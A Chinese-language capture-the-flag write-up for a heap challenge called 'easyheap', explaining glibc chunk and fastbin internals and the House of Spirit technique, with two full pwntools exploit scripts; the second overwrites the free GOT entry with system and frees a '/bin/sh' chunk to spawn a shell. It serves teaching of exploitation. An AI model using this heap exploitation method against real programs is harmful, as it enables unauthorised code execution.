

题目分析

Pseudocode-B

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax
4     char buf[8]; // [rsp+0h] [rbp-10h] BYREF
5     unsigned __int64 v5; // [rsp+8h] [rbp-8h]
6
7     v5 = __readfsqword(0x28u);
8     setvbuf(stdout, 0LL, 2, 0LL);
9     setvbuf(stdin, 0LL, 2, 0LL);
10    while ( 1 )
11    {
12        while ( 1 )
13        {
14            menu();
15            read(0, buf, 8uLL);
16            v3 = atoi(buf);
17            if ( v3 != 3 )
18                break;
19            delete_heap();
20        }
21        if ( v3 > 3 )
22        {
23            if ( v3 == 4 )
24                exit(0);
25            if ( v3 == 4869 )
26            {
27                if ( (unsigned __int64)magic <= 0x1305 )
28                {
29                    puts("So sad !");
30                }
31                else
32                {
33                    puts("Congrt !");
34                    l33t();
35                }
36            }
37            else
38            {
39                LABEL_17:
40                puts("Invalid Choice");
41            }
42        }
43        else if ( v3 == 1 )
44        {
45            create_heap();
46        }
47        else
48        {
49            if ( v3 != 2 )
50                goto LABEL_17;
51            edit_heap();
52        }
53    }
54 }
```

main函数


```

1 int menu()
2 {
3     puts("-----");
4     puts("      Easy Heap Creator      ");
5     puts("-----");
6     puts(" 1. Create a Heap              ");
7     puts(" 2. Edit a Heap                ");
8     puts(" 3. Delete a Heap              ");
9     puts(" 4. Exit                      ");
10    puts("-----");
11    return printf("Your choice :");
12 }

```

menu函数

由main函数和menu函数可知，选择不同的选项可以进行申请堆块、向堆块内写入数据、删除堆块、退出等操作。



```

1 unsigned __int64 create_heap()
2 {
3     int i; // [rsp+4h] [rbp-1Ch]
4     size_t size; // [rsp+8h] [rbp-18h]
5     char buf[8]; // [rsp+10h] [rbp-10h] BYREF
6     unsigned __int64 v4; // [rsp+18h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     for ( i = 0; i <= 9; ++i )
10    {
11        if ( !*(&heaparray + i) )
12        {
13            printf("Size of Heap : ");
14            read(0, buf, 8uLL);
15            size = atoi(buf);
16            *(&heaparray + i) = malloc(size);
17            if ( !*(&heaparray + i) )
18            {
19                puts("Allocate Error");
20                exit(2);
21            }
22            printf("Content of heap:");
23            read_input(*(&heaparray + i), size);
24            puts("SuccessFul");
25            return __readfsqword(0x28u) ^ v4;
26        }
27    }
28    return __readfsqword(0x28u) ^ v4;
29 }

```

申请堆块

```

1 unsigned __int64 edit_heap()
2 {
3     int v1; // [rsp+4h] [rbp-1Ch]
4     __int64 v2; // [rsp+8h] [rbp-18h]
5     char buf[8]; // [rsp+10h] [rbp-10h] BYREF
6     unsigned __int64 v4; // [rsp+18h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     printf("Index :");
10    read(0, buf, 4uLL);
11    v1 = atoi(buf);
12    if ( v1 < 0 || v1 > 9 )
13    {
14        puts("Out of bound!");
15        _exit(0);
16    }
17    if ( *(&heaparray + v1) )
18    {
19        printf("Size of Heap : ");
20        read(0, buf, 8uLL);
21        v2 = atoi(buf);
22        printf("Content of heap : ");
23        read_input(*(&heaparray + v1), v2);
24        puts("Done !");
25    }
26    else
27    {
28        puts("No such heap !");
29    }
30    return __readfsqword(0x28u) ^ v4;
31 }

```

编辑堆块

```

1 unsigned __int64 delete_heap()
2 {
3     int v1; // [rsp+Ch] [rbp-14h]
4     char buf[8]; // [rsp+10h] [rbp-10h] BYREF
5     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     printf("Index :");
9     read(0, buf, 4uLL);
10    v1 = atoi(buf);
11    if ( v1 < 0 || v1 > 9 )
12    {
13        puts("Out of bound!");
14        _exit(0);
15    }
16    if ( *(&heaparray + v1) )
17    {
18        free(*(&heaparray + v1));
19        *(&heaparray + v1) = 0LL;
20        puts("Done !");
21    }
22    else
23    {
24        puts("No such heap !");
25    }
26    return __readfsqword(0x28u) ^ v3;
27 }

```

删除堆块

可以看出在编辑堆块（向指定堆块写入数据）的时候可以指定写入数据的位数，存在堆溢出漏洞。

```
IDA View-A
1 int 133t()
2 {
3     return system("cat /home/pwn/flag");
4 }
```

后门函数（不知道能不能用）

后门函数的触发条件是使magic变量的值>0x1305，本题目将申请下来的堆块的初始地址都存在于heaparry数组中，magic变量在heaparry数组前面

```
IDA View-A
.bss:00000000006020B8 completed_7594 db ? ; DA
.bss:00000000006020B8 ; _
.bss:00000000006020B9 align 20h
.bss:00000000006020C0 public magic
.bss:00000000006020C0 magic dq ? ; DA
.bss:00000000006020C8 align 20h
.bss:00000000006020E0 public heaparry
.bss:00000000006020E0 ; void *heaparry
.bss:00000000006020E0 heaparry dq ? ; DA
.bss:00000000006020E0 ; cr
.bss:00000000006020E8 db ? ;
.bss:00000000006020E9 db ? ;
```

magic变量和heaparry数组

```
pwndbg> x /20gx 0x6020E0
0x6020e0 <heaparry>: 0x0000000000603010 0x0000000000000000
0x6020f0 <heaparry+16>: 0x0000000000000000 0x0000000000000000
0x602100 <heaparry+32>: 0x0000000000000000 0x0000000000000000
0x602110 <heaparry+48>: 0x0000000000000000 0x0000000000000000
0x602120 <heaparry+64>: 0x0000000000000000 0x0000000000000000
0x602130: 0x0000000000000000 0x0000000000000000
0x602140: 0x0000000000000000 0x0000000000000000
0x602150: 0x0000000000000000 0x0000000000000000
0x602160: 0x0000000000000000 0x0000000000000000
0x602170: 0x0000000000000000 0x0000000000000000
```

申请了一个堆块之后的heaparry

解题

既然题目给了后门函数，想办法调用它应该就能getflag。。吧

想要修改magic变量的值，就要想办法在magic前伪造一个堆块，分配到此堆块之后再对其进行溢出覆盖magic变量。完成这个操作前，需要先稍微了解一下malloc_chunk和fastbin的结构

malloc_chunk&fastbin

malloc概述

在程序的执行过程中，我们称由 malloc 申请的内存为 chunk。这块内存存在 ptmalloc 内部用 malloc_chunk 结构体来表示。当程序申请的 chunk 被 free 后，会被加入到相应的空闲管理列表中。

非常有趣的是，无论一个 chunk 的大小如何，处于分配状态还是释放状态，它们都使用一个统一的结构。虽然它们使用了同一个数据结构，但是根据是否被释放，它们的表现形式会有所不同。

malloc_chunk 的结构如下

```

/*
  This struct declaration is misleading (but accurate and necessary).
  It declares a "view" into memory allowing access to necessary
  fields at known offsets from a given base. See explanation below.
*/
struct malloc_chunk {

    INTERNAL_SIZE_T      prev_size; /* Size of previous chunk (if free). */
    INTERNAL_SIZE_T      size;      /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};

```

每个字段的具体的解释如下


- **prev_size**, 如果该 chunk 的物理相邻的前一地址 chunk（两个指针的地址差值为前一 chunk 大小）是空闲的话，则该字段记录的是前一个 chunk 的大小(包括 chunk 头)。否则，该字段可以用来存储物理相邻的前一个 chunk 的数据。**这里的前一 chunk 指的是较低地址的 chunk。**
- **size**, 该 chunk 的大小，大小必须是 $2 * \text{SIZE_SZ}$ 的整数倍。如果申请的内存大小不是 $2 * \text{SIZE_SZ}$ 的整数倍，会被转换满足大小的最小的 $2 * \text{SIZE_SZ}$ 的倍数。32 位系统中， SIZE_SZ 是 4；64 位系统中， SIZE_SZ 是 8。该字段的低三个比特位对 chunk 的大小没有影响，它们从高到低分别表示
 - **NON_MAIN_ARENA**, 记录当前 chunk 是否不属于主线程，1 表示不属于，0 表示属于。
 - **IS_MAPPED**, 记录当前 chunk 是否是由 mmap 分配的。
 - **PREV_INUSE**, 记录前一个 chunk 块是否被分配。一般来说，堆中第一个被分配的内存块的 size 字段的 P 位都会被设置为 1，以便于防止访问前面的非法内存。当一个 chunk 的 size 的 P 位为 0 时，我们能通过 prev_size 字段来获取上一个 chunk 的大小以及地址。这也方便进行空闲 chunk 之间的合并。
- **fd, bk**. chunk 处于分配状态时，从 fd 字段开始是用户的数据。chunk 空闲时，会被添加到对应的空闲管理链表中，其字段的含义如下
 - **fd** 指向下一个（非物理相邻）空闲的 chunk
 - **bk** 指向上一个（非物理相邻）空闲的 chunk
 - 通过 fd 和 bk 可以将空闲的 chunk 块加入到空闲的 chunk 块链表进行统一管理
- **fd_nextsize, bk_nextsize**, 也是只有 chunk 空闲的时候才使用，不过其用于较大的 chunk（large chunk）。
 - **fd_nextsize** 指向前一个与当前 chunk 大小不同的第一个空闲块，不包含 bin 的头指针。
 - **bk_nextsize** 指向后一个与当前 chunk 大小不同的第一个空闲块，不包含 bin 的头指针。
 - 一般空闲的 large chunk 在 fd 的遍历顺序中，按照由大到小的顺序排列。**这样做可以避免在寻找合适 chunk 时挨个遍历。**

一个已经分配的 chunk 的样子如下。我们称前两个字段称为 **chunk header**，后面的部分称为 **user data**。每次 malloc 申请得到的内存指针，其实指向 **user data** 的起始处。

fastbin

大多数程序经常会申请以及释放一些比较小的内存块。如果将一些较小的 chunk 释放之后发现存在与之相邻的空闲的 chunk 并将它们进行合并，那么当下一次再次申请相应大小的 chunk 时，就需要对 chunk 进行分割，这样就大大降低了堆的利用效率。**因为我们把大部分时间花在了合并、分割以及中间检查的过程中。**因此，ptmalloc 中专门设计了 fast bin

fastbins是管理在malloc_state结构体中的一串单向链表，分为0x20-0x80共7个链表（默认情况下）。每个表头对应一个长度不超过4个的单向链表。如图所示




malloc_state

https://blog.csdn.net/Breeze_CAT

- 每次释放对应大小的堆块都会被连入对应大小的链表中（链表长度<4）。
- 每次分配会优先从fastbins中分配对应大小的区块。
- chunk被放入fastbin时，fd指针指向上一个被放入fastbin的chunk
- fastbin 范围的 chunk 的 inuse 始终被置为 1

从fastbins中malloc一个freechunk时，glibc会做两个检测:

- 检测你要malloc的freechunk的大小是否在该chunk所在的fastbin链的大小尺寸范围内
- 检测你这个freechunk的size成员的PREV_INUSE是否为1，为1才能通过检测




malloc_state


https://blog.csdn.net/Breeze_CAT

House of Spirit(fastbin attack)

House of Spirit实现的最终效果，也是使攻击者构造的伪chunk通过fastbin被malloc返回。House of Spirit是通过篡改free的目标地址，将伪chunk放入fastbin，进而使随后的malloc返回此伪chunk



伪造前



伪造后

伪造成功后只要malloc两次相应大小的chunk就可以分配到伪造的堆块

思路

1. 在magic变量前伪造一个堆块，申请一个在fastbin大小范围内的堆块，free掉之后将其fd修改为伪造的堆块的地址（将伪造的堆块放入fastbin）
2. malloc相应大小的堆块两次，分配到伪造的堆块，通过溢出来改写magic的值

找到开头为0x7f的数据用来构造堆块即可绕过分配时的检测。（将0x7f构造为chunk的size）首先 $0x20 < 0x7f < 0x80$ ，然后0x7f的二进制表示为01111111最后一个bit(PREV_SIZE)为1。

```

pwndbg> x/20gx 0x6020ad
0x6020ad: prev_size 0xffff7dd18e000000 size 0x000000000000007f
0x6020bd: 0x0000000000000000 0x0000000000000000
0x6020cd: 0x0000000000000000 0x0000000000000000
0x6020dd: 0x0000000000000000 0x0000000000000000
0x6020ed <heaparray+13>: 0x0000000000000000 0x0000000000000000
0x6020fd <heaparray+29>: 0x0000000000000000 0x0000000000000000
0x60210d <heaparray+45>: 0x0000000000000000 0x0000000000000000
0x60211d <heaparray+61>: 0x0000000000000000 0x0000000000000000
0x60212d <heaparray+77>: 0x0000000000000000 0x0000000000000000
0x60213d: 0x0000000000000000 0x0000000000000000
  
```

在地址0x6020ad处找到可以完美构造chunk的数据。

因为要伪造的chunk的size为0x7f所以我们申请的堆块的size应该为0x71（0x60的用户数据，0x10的prev_size和size，size最后一位为1）；

首先申请两个size为0x71的堆块，第一个用来溢出修改第二个堆块的fd，第二个用来free到fastbin里；free掉chunk1，再编辑chunk0，将伪造的chunk地址写入chunk1的fd；再次申请两次size为0x71的堆块，第二次申请到的chunk就是伪造的chunk，编辑伪造的chunk，计算好偏移，修改magic变量的值，wp如下：

```

from pwn import *
sh=process("./easyheap")
fackchunk=0x6020ad
magic=0x6020C0
sh.sendlineafter("Your choice :", "1")
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "") #malloc chunk 0


sh.sendlineafter("Your choice :", "1")
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "") #malloc chunk 1
# gdb.attach(sh)
sh.sendlineafter("Your choice :", "3")
sh.sendlineafter("Index :", "1") # free chunk1

sh.sendlineafter("Your choice :", "2")
sh.sendlineafter("Index :", "0")
sh.sendlineafter("Size of Heap : ", "120")
payload=p64(0x00)*13
payload+=p64(0x71)
payload+=p64(fackchunk)
sh.sendlineafter("Content of heap : ", payload)
# gdb.attach(sh)
sh.sendlineafter("Your choice :", "1")
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "") #malloc chunk 1

sh.sendlineafter("Your choice :", "1")
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "") #malloc chunk 2(fackchunk)

sh.sendlineafter("Your choice :", "2")
sh.sendlineafter("Index :", "2")
sh.sendlineafter("Size of Heap : ", "120")
payload="a"*(magic-fackchunk-0x10)+p64(0x1306)
sh.sendlineafter("Content of heap : ", payload)
gdb.attach(sh)
sh.sendlineafter("Your choice :", "4869")
sh.interactive()

```




```

Congrt !
cat: /home/pwn/flag: No such file or directory

```

功夫不负有心人，一番努力之后发现这个后门是假的☹

不过好歹给了system函数的地址，checksec发现RELRO没有全开，got表可以写



```

→ easyheap checksec easyheap
[*] '/mnt/hgfs/TK/BUU/pwn/easyheap/easyheap'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

思路改为：

1. 在heaparray数组前伪造一个堆块，申请一个在fastbin大小范围内的堆块，free掉之后将其fd修改为伪造的堆块的地址（将伪造的堆块放入fastbin）
2. malloc相应大小的堆块两次，分配到伪造的堆块，通过溢出来改写heaparray中的第一个值（chunk 0的地址）为free函数的got地址(got表中储存了free的真实地址)
3. 此时编辑chunk 0就会往free的got里写入数据，将system函数的地址写入。
4. 编辑chunk 1，写入"/bin/sh"
5. 此时删除chunk 1（free(chunk 1)）就会执行system("/bin/sh")

伪造chunk步骤和上面相同；

首先申请两个size为0x71的堆块，第一个用来溢出修改第二个堆块的fd，第二个用来free到fastbin里；free掉chunk1，再编辑chunk0，将伪造的chunk地址写入chunk1的fd；再次申请两次size为0x71的堆块，第二次申请到的chunk就是伪造的chunk，编辑伪造的chunk，计算好偏移，修改heaparray[0]的值为free_got，

编辑chunk 0即可编辑free_got内的内容，写入system地址，再编辑chunk 1，写入字符串"/bin/sh"，释放chunk 1

```
from pwn import *
sh=process("./easyheap")
elf=ELF("./easyheap")
fackchunk=0x6020ad
heappoint=0x6020E0
free_got=elf.got['free']
system_plt=elf.plt['system']
offset=heappoint-(fackchunk+0x10)
#heap0
sh.sendlineafter("Your choice :", '1')
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "")

#heap1
sh.sendlineafter("Your choice :", '1')
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "")

#free heap1
sh.sendlineafter("Your choice :", '3')
sh.sendlineafter("Index :", "1")

#override heap1
pay=p64(0)*13+p64(0x71)+p64(fackchunk)+p64(0)
sh.sendlineafter("Your choice :", '2')
sh.sendlineafter("Index :", '0')
sh.sendlineafter("Size of Heap : ", '1000')
sh.sendlineafter("Content of heap : ", pay)

#heap1
sh.sendlineafter("Your choice :", '1')
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "")


#heap2
sh.sendlineafter("Your choice :", '1')
sh.sendlineafter("Size of Heap : ", "96")
sh.sendlineafter("Content of heap:", "")

#change heap0 pointer to free_got
sh.sendlineafter("Your choice :", '2')
sh.sendlineafter("Index :", '2')
sh.sendlineafter("Size of Heap : ", '1000')
pay="a"*(offset)+p64(free_got)
sh.sendlineafter("Content of heap : ", pay)
#change free_got content to system_plt
# gdb.attach(sh)

sh.sendlineafter("Your choice :", '2')
sh.sendlineafter("Index :", '0')
sh.sendlineafter("Size of Heap : ", '1000')
pay=p64(system_plt)
sh.sendlineafter("Content of heap : ", pay)
#change heap1 content to binsh

sh.sendlineafter("Your choice :", '2')
sh.sendlineafter("Index :", '1')
sh.sendlineafter("Size of Heap : ", '1000')
pay="/bin/sh"+'\x00'
sh.sendlineafter("Content of heap : ", pay)
#free(1)
sh.sendlineafter("Your choice :", '3')
sh.sendlineafter("Index :", "1")
```

```
sh.interactive()
```

A terminal window with a dark background and a colorful, abstract pattern. The text is displayed in a monospaced font. The prompt is a red dollar sign. The output shows a list of files in two columns.

```
[*] Switching to interactive mode
$ ls
buu-easyheap.md    fastbin1.png
checksec.png       fastbin2.png
core               fastbin3.png
creat.png          fastbin4.png
del.png            fuck.png
easyheap           glibc_2.23-0ubuntu11.3.debian.tar.xz
easyheap.i64       glibc_2.23-0ubuntu11.3.dsc
easyheap.id0       glibc_2.23.orig.tar
easyheap.id1       glibc_2.23.orig.tar.xz
easyheap.id2       glibc_2.23.orig.tar.xz.tmp-extract.y7tpV
easyheap.nam       heaparry.png
easyheap.til       l33t.png
easy.py            magic.png
edit.png           main.png
eh.py              menu.png
fackchunk.png
```

成功getshell

img